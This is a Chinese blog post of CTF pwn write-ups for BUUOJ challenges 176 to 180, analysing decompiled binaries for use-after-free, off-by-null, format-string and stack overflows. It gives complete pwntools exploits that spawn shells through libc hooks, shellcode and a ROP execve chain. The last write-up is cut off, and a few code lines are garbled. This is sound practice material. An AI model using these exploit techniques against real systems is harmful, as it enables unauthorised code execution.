buuoj Pwn writeup 176-180

原创

yongbaoii 于 2021-06-09 09:23:44 发布 70 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/117458833

176 jarvisoj_itemboard

```
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled   PIE enabled   No RPATH   No RUNPATH   92 Symbols    No      0              6            ./176
```

```
item_array = (Item **)malloc(0xA0uLL);
```

进来先申请了一块chunk。

add

```
item = (Item *)malloc(0x18uLL);
v0 = items_cnt++;
item_array[v0] = item;
item->name = (char *)malloc(0x20uLL);
item->free = (void (*)(ItemStruct *))item_free;
puts("New Item");
puts("Item name?");
fflush(stdout);
read_until(0, buf, 32, 10);
strcpy(item->name, buf);
puts("Description's len?");
fflush(stdout);
content_len = read_num();
item->description = (char *)malloc(content_len);
puts("Description?");
fflush(stdout);
read_until(0, buf, content_len, 10);
strcpy(item->description, buf);
puts("Add Item Successfully!");
```



```
name            dq ?                    ; offset
description     dq ?                    ; offset
free            dq ?                    ; offset
```

结构简单，但是用了buf做缓冲，在description那里有明显溢出。

list

```
void __cdecl list_item()
{
  int i; // [rsp+Ch] [rbp-4h]

  puts("Item list");
  for ( i = 0; i < items_cnt; ++i )
  {
    if ( item_array[i] )
      printf("No.%d\tname:%s\n", (unsigned int)i, item_array[i]->name);
  }
  fflush(stdout);
```


只

支持输出名字。

show

```
void __cdecl show_item()
{
  Item *item; // [rsp+0h] [rbp-10h]
  int index; // [rsp+Ch] [rbp-4h]

  puts("Which item?");
  fflush(stdout);
  index = read_num();
  if ( index < items_cnt && item_array[index] )
  {
    item = item_array[(unsigned __int8)index];
    puts("Item Detail:");
    printf("Name:%s\n", item->name);
    printf("Description:%s\n", item->description);
    fflush(stdout);
  }
```


输出细节

free

```
void __cdecl item_free(Item *
{
  free(item->name);
  free(item->description);
  free(item);
}
```

但是没有清理指针，造成uaf。

我们就直接通过uaf做就好了。
这道题的uaf也不大一样，以前我们的uaf都很随意，只是用到fastbin chunk而已，但是在这个题里面，因为没有edit函数，导致我们不能即使修改了chunk指针，也因为没法覆写导致不能劫持got表，于是我们在这个题的uaf中引入了全新的unsorted bin。

思路是这样的。
因为chunk中有一个是free函数，所以我们只要把他覆盖掉，覆盖成system就好。我们还需要泄露libc地址，我们可以通过泄露got表，也可以简单点用unsorted bin。

exp

```python
from pwn import *

context.log_level="debug"

r = remote("node3.buuoj.cn", 28946)

elf = ELF("./176")
libc = ELF("./64/libc-2.23.so")

def add(name,num,data):
    r.sendlineafter('choose:\n', '1')
    r.sendlineafter('Item name?\n', name)
    r.sendlineafter("Description's len?\n", str(num))
    r.sendlineafter('Description?\n', data)

def show(index):
    r.sendlineafter('choose:\n', '3')
    r.sendlineafter('Which item?\n', str(index))

def remove(i):
    r.sendlineafter('choose:\n', '4')
    r.sendlineafter('Which item?\n', str(i))

add('a'*16,128,'a'*16) #0
add('b'*16,128,'b'*16) #1
add('c'*16,128,'c'*16) #2
remove(0)
show(0)
r.recvuntil('Description:')

main_arena_88 = u64(r.recv(6).ljust(8, "\x00"))
malloc_hook = (main_arena_88 & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_addr= malloc_hook - libc.sym['__malloc_hook']
system_addr = libc_addr + libc.sym['system']
print 'libc_addr = ',hex(libc_addr)

remove(1)
add('c'*16,24,'/bin/sh;aaaaaaaa'+p64(system_addr))
remove(0)

r.interactive()
```

177 asis2016_b00ks

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols     No     0              2            ./177
```

```
signed __int64 sub_B6D()
{
  printf("Enter author name: ");
  if ( !(unsigned int)sub_9F5(off_202018, 32) )
    return 0LL;
  printf("fail to read author_name", 32LL);
  return 1LL;
}
```

进来首先能往bss上读个名字。


```
signed __int64 __fastcall sub_9F5(_BYTE *a1, int a2)
{
  int i; // [rsp+14h] [rbp-Ch]
  _BYTE *buf; // [rsp+18h] [rbp-8h]

  if ( a2 <= 0 )
    return 0LL;
  buf = a1;
  for ( i = 0; ; ++i )
  {
    if ( (unsigned int)read(0, buf, 1uLL) != 1 )
      return 1LL;
    if ( *buf == 10 )
      break;
    ++buf;
    if ( i == a2 )
      break;
  }
  *buf = 0;
  return 0LL;
}
```


要注意这种自己写的read函数，像这个函数里面就有明显的off by null漏洞。

```
if ( (unsigned int)sub_9F5(ptr, v2 - 1) )
{
  printf("fail to read name");
}
else
{
  v2 = 0;
  printf("\nEnter book description size: ", *(_QWORD *)&v2);
  __isoc99_scanf("%d", &v2);
  if ( v2 >= 0 )
  {
    v6 = malloc(v2);
    if ( v6 )
    {
      printf("Enter book description: ", &v2);
      v0 = v6;
      if ( (unsigned int)sub_9F5(v6, v2 - 1) )
      {
        printf("Unable to read description");
      }
      else
```


add里面这两个地方，name跟description都可以溢出。

```
else
{
  v3 = malloc(0x20uLL);
  if ( v3 )
  {
    *((_DWORD *)v3 + 6) = v1;
    *((_QWORD *)off_202010 + v2) = v3;
    *((_QWORD *)v3 + 2) = v5;
    *((_QWORD *)v3 + 1) = ptr;
    *(_DWORD *)v3 = ++unk_202024;
    return 0LL;
  }
  printf("Unable to allocate book struct");
```



结构简单。

delete

```
i = 0;
printf("Enter the book id you want to delete: ");
__isoc99_scanf("%d", &v1);
if ( v1 > 0 )
{
  for ( i = 0; i <= 19 && (!*((_QWORD *)off_202010 + i) || **((_DWORD **)off_202010 + i) != v1); ++i )
    ;
  if ( i != 20 )
  {
    free(*(void **)(*((_QWORD *)off_202010 + i) + 8LL));
    free(*(void **)(*((_QWORD *)off_202010 + i) + 16LL));
    free(*((void **)off_202010 + i));
    *((_QWORD *)off_202010 + i) = 0LL;
    return 0LL;
  }
  printf("Can't find selected book!", &v1);
}
else
{
```


指针啥的都清理干净了。

edit

```
1
  for ( i = 0; i <= 19 && (!*((_QWORD *)off_202010 + i) || **((_DWORD **)off_202010 +
    ;
  if ( i == 20 )
  {
    printf("Can't find selected book!", &v1);
  }
  else
  {
    printf("Enter new book description: ", &v1);
    if ( !(unsigned int)sub_9F5(
                          *(_BYTE **)(*((_QWORD *)off_202010 + i) + 16LL),
                          *(_DWORD *)(*((_QWORD *)off_202010 + i) + 24LL) - 1) )
      return 0LL;
    printf("Unable to read new description");
  }
```


把内容改改。

print

```
{
  v0 = *((_QWORD *)off_202010 + i);
  if ( v0 )
  {
    printf("ID: %d\n", **((unsigned int **)off_202010 + i));
    printf("Name: %s\n", *(_QWORD *)(*((_QWORD *)off_202010 + i) + 8LL));
    printf("Description: %s\n", *(_QWORD *)(*((_QWORD *)off_202010 + i) + 16LL));
    LODWORD(v0) = printf("Author: %s\n", off_202018);
  }
```



把乱七八糟东西都输出

```
signed __int64 sub_B6D()
{
  printf("Enter author name: ");
  if ( !(unsigned int)sub_9F5(off_202018, 32) )
    return 0LL;
  printf("fail to read author_name", 32LL);
  return 1LL;
}
```


把之前bss上面的东西改改。

所以我们就通过off by null造吧，看怎么整。

先来好好瞅瞅结构



很清晰，bss

上面两个地址，两个地址又指向bss，一个名字，一个addr_array。
每次create就是三个chunk，其中信息都放在第三个chunk中，分别是序号，两个地址，des的大小。

漏洞是哪里的输入都可以有一个off by null。我们的第一想法是因为地址其实都在bss上面，而且堆的写功能也有，能不能通过unlink控制到bss，从而达到利用效果。
但是问题就是需要我们泄露地址，泄露栈地址。泄露不了。
我们考虑去制造overlap去攻击malloc_hook，但是因为在栈上的数据不满足我们one_gadget的要求，而且我们再怎么去通过realloc去抬栈，都没有用，所以这个方式也行不通

我们在这道题可以去利用off by one，通过写名字的时候多写一个字节，讲addr_array的最后一字节改成'\x00'，然后要事先在我们改好的地址那个地方实现伪造一个chunk，从而达到泄露地址，利用等等目的。最后我们选择泄露地址之后将free_hook改正system来达到目的。

```
# -*- coding: utf-8 -*-
from pwn import*

r = remote("node3.buuoj.cn", "29424")

#r = process("./1771")
context.log_level = "debug"

elf = ELF("./1771")
libc = ELF("./64/libc-2.23.so")
```

```python
#libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6")

def add(name_size,name,content_size,content):
    r.sendlineafter('> ', '1')
    r.sendlineafter('size: ', str(name_size))
    r.sendlineafter('chars): ', name)
    r.sendlineafter('size: ', str(content_size))
    r.sendlineafter('tion: ', content)

def delete(index):
    r.sendlineafter('> ','2')
    r.sendlineafter('delete: ', str(index))

def edit(index,content):
    r.sendlineafter('> ','3')
    r.sendlineafter('edit: ', str(index))
    r.sendlineafter('ption: ', content)

def show():
    r.sendlineafter('> ', '4')

def change(name):
    r.sendlineafter('> ','5')
    r.sendlineafter('name: ', name)

r.sendlineafter('name: ','a'*0x1f+'b')
add(0xd0,'aaaaaaaa',0x20,'bbbbbbbb') #1
show()
r.recvuntil('aaab')
heap_addr = u64(r.recv(6).ljust(8,'\x00'))
print "heap_addr = " + hex(heap_addr)

add(0x80,'cccccccc',0x60,'dddddddd') #2
add(0x10,'eeeeeeee',0x10,'ffffffff') #3
delete(2)

edit(1,p64(1)+p64(heap_addr+0x30)+p64(heap_addr+0x30+0x90 + 0xe0 + 0x10)+p64(0x20))
change('a'*0x20)

show()
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00')) & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.symbols['__malloc_hook']
free_hook = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']
print "libc_addr = " + hex(libc_base)
print "malloc_hook = " + hex(malloc_hook)

edit(1,p64(free_hook)+p64(0x8))
edit(3,p64(system_addr))


add(0x60,'/bin/sh\x00',0x60,'/bin/sh\x00')

delete(4)

r.interactive()
```

178 actf_2019_onerepeater

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE        No RPATH   No RUNPATH   No Symbols      No      0              2            ./178
```

```
char buf[1028]; // [esp+10h] [ebp-408h] BYREF

sub_804864B();
while ( 1 )
{
  while ( 1 )
  {
    puts("What you want to do?\n1) Input someing exciting to repeat!\n2) repeat:
    __isoc99_scanf("%d", &v1);
    getchar();
    if ( v1 != 2 )
      break;
    sub_80486EE(buf);
  }
  if ( v1 == 3 )
    break;
  if ( v1 == 1 )
    sub_80486BF(buf, 0x400u);
  else
    printf("What do you mean by %d", v1);
}
puts("You're welcome~");
return 0;
}
```


有格式化字符串。

要注意返回的时候调用规则跟平常的不大一样。

```
.text:080487A9                nop
.text:080487AA                sub     esp, 0Ch
.text:080487AD                push    offset aYouReWelcome ; "You're welcome~"
.text:080487B2                call    _puts
.text:080487B7                add     esp, 10h
.text:080487BA                mov     eax, 0
.text:080487BF                mov     ecx, [ebp+var_4]
.text:080487C2                leave
.text:080487C3                lea     esp, [ecx-4]
.text:080487C6                retn
.text:080487C6 ; } // starts at 8048705
.text:080487C6 main           endp
```


我们的思路就是给了栈地址，就计算出返回地址，通过格式化字符串讲返回地址改成栈地址之后，讲shellcode写进栈里，跳过去执行。

因为是32位的，我们结合着模板，就搞定了。

```python
from pwn import *

context.log_level = "debug"

r = remote("node3.buuoj.cn","28488")

r.sendlineafter("3) Exit\n","1")

stack_addr = int((r.recv(8)), 16)
print "stack_addr = " + hex(stack_addr)


ret_addr = stack_addr + 0x418 + 4

payload = fmtstr_payload(16{ret_addr:stack_addr})
r.sendline(payload)

r.sendlineafter("3) Exit\n","2")

r.sendlineafter("3) Exit\n","1")
r.sendline(asm(shellcraft.sh()))

r.sendlineafter("3)Exit\n","3")
r.interactive()
```

179 ciscn_2019_s_8

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   No Symbols     No     0              0            ./179
```

```
sub_449BE0(0, v1, 0x200uLL);
if ( (unsigned int)sub_400C40(v1) )
  sub_410550("Correct!");
```

先读入了0x200.

```
v1 = strcpy(&v7, a1);
v2 = &v1[strlen(v1)] - &v7;
v3 = sub_4102B0("pass_enc.txt", &unk_4A593F);
if ( (__int16)v2 > 0 )
{
  v4 = v8;
  v5 = &v7;
  while ( 1 )
  {
    *v5 ^= 'f';
    v5 = v4;
    if ( v4 == &v8[(__int16)v2 - 1] )
      break;
    ++v4;
  }
}
```


然后strcpy导致了溢出。

但是下面会对我们的输入进行异或操纵，所以我们输入rop的时候要先进行一下异或。

我们写rop也可以用ROPgadget

> ROPgadget --binary ./179 --ropchain

```
from pwn import *
from struct import pack

context.log_level='debug'

def encrypt(data):
    crypto = ''
    for i in data:
        crypto += chr(ord(i) ^ 0x66)
    return crypto

r = remote('node3.buuoj.cn','26395')

def payload():
        p = 'a' * 0x50

        p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
        p += pack('<Q', 0x00000000006ba0e0) # @ .data
        p += pack('<Q', 0x0000000000449b9c) # pop rax ; ret
        p += '/bin//sh'
        p += pack('<Q', 0x000000000047f7b1) # mov qword ptr [rsi], rax ; ret
        p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
        p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
        p += pack('<Q', 0x0000000000444f00) # xor rax, rax ; ret
        p += pack('<Q', 0x000000000047f7b1) # mov qword ptr [rsi], rax ; ret
        p += pack('<Q', 0x00000000004006e6) # pop rdi ; ret
        p += pack('<Q', 0x00000000006ba0e0) # @ .data
        p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
        p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
        p += pack('<Q', 0x0000000000449bf5) # pop rdx ; ret
        p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
```

```python
    p += pack('<Q', 0x0000000000444f00) # xor rax, rax ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
    p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
```

```
        p += pack('<Q', 0x0000000000474c00) # add rax, 1 ; ret
        p += pack('<Q', 0x000000000040139c) # syscall

        return p

payload = payload()
r.sendline(encrypt(payload))
r.interactive()
```

我们发现这样的exp有问题，找到问题后发现是因为我们的payload太长了……
怎样缩短呢？我们可以考虑从最后面的add rax，1尝试下手。

```
0x0000000000474c01 : add eax, 1 ; ret
0x0000000000474bf8 : add eax, 2 ; ret
0x0000000000474c11 : add eax, 3 ; ret
```


我们找到了add eax,3， 所以我们就把payload里面替换一下就行。

```python
from pwn import *
from struct import pack

context.log_level='debug'

def encrypt(data):
    crypto = ''
    for i in data:
        crypto += chr(ord(i) ^ 0x66)
    return crypto

r = remote('node3.buuoj.cn','26395')

def payload():
    p = 'a'*0x50
    p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
    p += pack('<Q', 0x00000000006ba0e0) # @ .data
    p += pack('<Q', 0x0000000000449b9c) # pop rax ; ret
    p += '/bin//sh'
    p += pack('<Q', 0x000000000047f7b1) # mov qword ptr [rsi], rax ; ret
    p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
    p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
    p += pack('<Q', 0x0000000000444f00) # xor rax, rax ; ret
    p += pack('<Q', 0x000000000047f7b1) # mov qword ptr [rsi], rax ; ret
    p += pack('<Q', 0x00000000004006e6) # pop rdi ; ret
    p += pack('<Q', 0x00000000006ba0e0) # @ .data
    p += pack('<Q', 0x00000000004040fe) # pop rsi ; ret
    p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
    p += pack('<Q', 0x0000000000449bf5) # pop rdx ; ret
    p += pack('<Q', 0x00000000006ba0e8) # @ .data + 8
    p += pack('<Q', 0x0000000000444f00) # xor rax, rax ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474c11) # add rax, 3 ; ret
    p += pack('<Q', 0x0000000000474bf8) # add rax, 2 ; ret
    p += pack('<Q', 0x000000000040139c) # syscall
    return p

payload = payload()

r.sendline(encrypt(payload))

r.interactive()
```

180 starctf_2019_girlfriend

```
RELRO          STACK CANARY      NX           PIE            RPATH      RUNPATH      Symbols        FORTIFY Fortified      Fortifiable  FILE
Full RELRO     Canary found      NX enabled   PIE enabled    No RPATH   No RUNPATH   No Symbols      Yes    0               2            ./180
```

```
unsigned __int64 add()
{
  int v0; // ebx
  void **v1; // rbx
  unsigned int nbytes; // [rsp+4h] [rbp-1Ch]
  unsigned __int64 nbytes_4; // [rsp+8h] [rbp-18h]

